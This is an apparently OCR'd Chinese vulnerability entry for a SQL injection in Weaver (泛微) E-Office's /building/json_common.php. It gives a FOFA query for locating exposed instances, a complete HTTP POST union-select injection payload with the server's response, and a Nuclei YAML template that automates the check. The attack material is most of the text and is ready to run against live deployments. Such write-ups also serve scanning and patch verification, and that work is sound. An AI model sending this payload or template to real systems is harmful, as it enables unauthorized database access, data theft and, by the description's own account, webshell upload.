
F8-8泛微-E-Office-SQL

漏洞描述：

e-office协同办公平台json_common.php存在SQL注入，攻击者可利用该漏洞执行任意SQL语句，如查询数据、下载数据、写入webshell、执行系统命令以及绕过登录限制等。

网站图片：



网络测绘：

fofa语法：

app="泛微-EOffice"


漏洞复现：

payload：

```
POST /building/json_common.php HTTP/1.1
Host: 192.168.86.128:8097
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2227.0 Safari/537.36
Connection: close
Content-Length: 87
Accept: */*
Accept-Language: en
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip

tfs=city` where cityId =-1 /*!50000union*/ /*!50000select*/1,2,md5(102103122) ,4#|2|333
```

效果图:



响应包

```
HTTP/1.1 200 OK
Connection: close
Content-Length: 36
Content-Type: text/html; charset=utf-8
Date: Tue, 14 Nov 2023 09:21:14 GMT
Server: Apache/2.0.47 (Win32) PHP/5.2.5
Set-Cookie: LOGIN_LANG=cn; expires=Mon, 10-Aug-2026 09:21:14 GMT
X-Powered-By: PHP/5.2.5

["6cfe798ba8e5b85feb50164c59f4bec9"]
```

Yaml模板

```
id: fanwei-eoffice-json-common-sqli
info:
  name: 泛微E-Office json_common.php sql注入漏洞
  author: fgz
  severity: critical
  description: '作为协同管理软件行业的领军企业，泛微有业界优秀的协同管理软件产品。在企业级移动互联大潮下，泛微发布了全新的以"移动化 社交化 平台化 云端化"四化为核心的全一代产品系列，其中泛微e-office为企
  tags: 2023,fanwei,sqli,eoffice
  metadata:
    max-request: 3
    fofa-query: app="泛微-EOffice"
    verified: true
```

```
http:
  - method: POST
    path:
      - "{{BaseURL}}/building/json_common.php"
    headers:
      Content-Type: application/x-www-form-urlencoded
    body: "tfs=city` where cityId =-1 /*!50000union*/ /*!50000select*/1,2,md5(102103122) ,4#|2|333"
    matchers:
      - type: dsl
        dsl:
          - "status_code_1 == 200 && contains(body,'6cfe798ba8e5b85feb50164c59f4bec9')"
```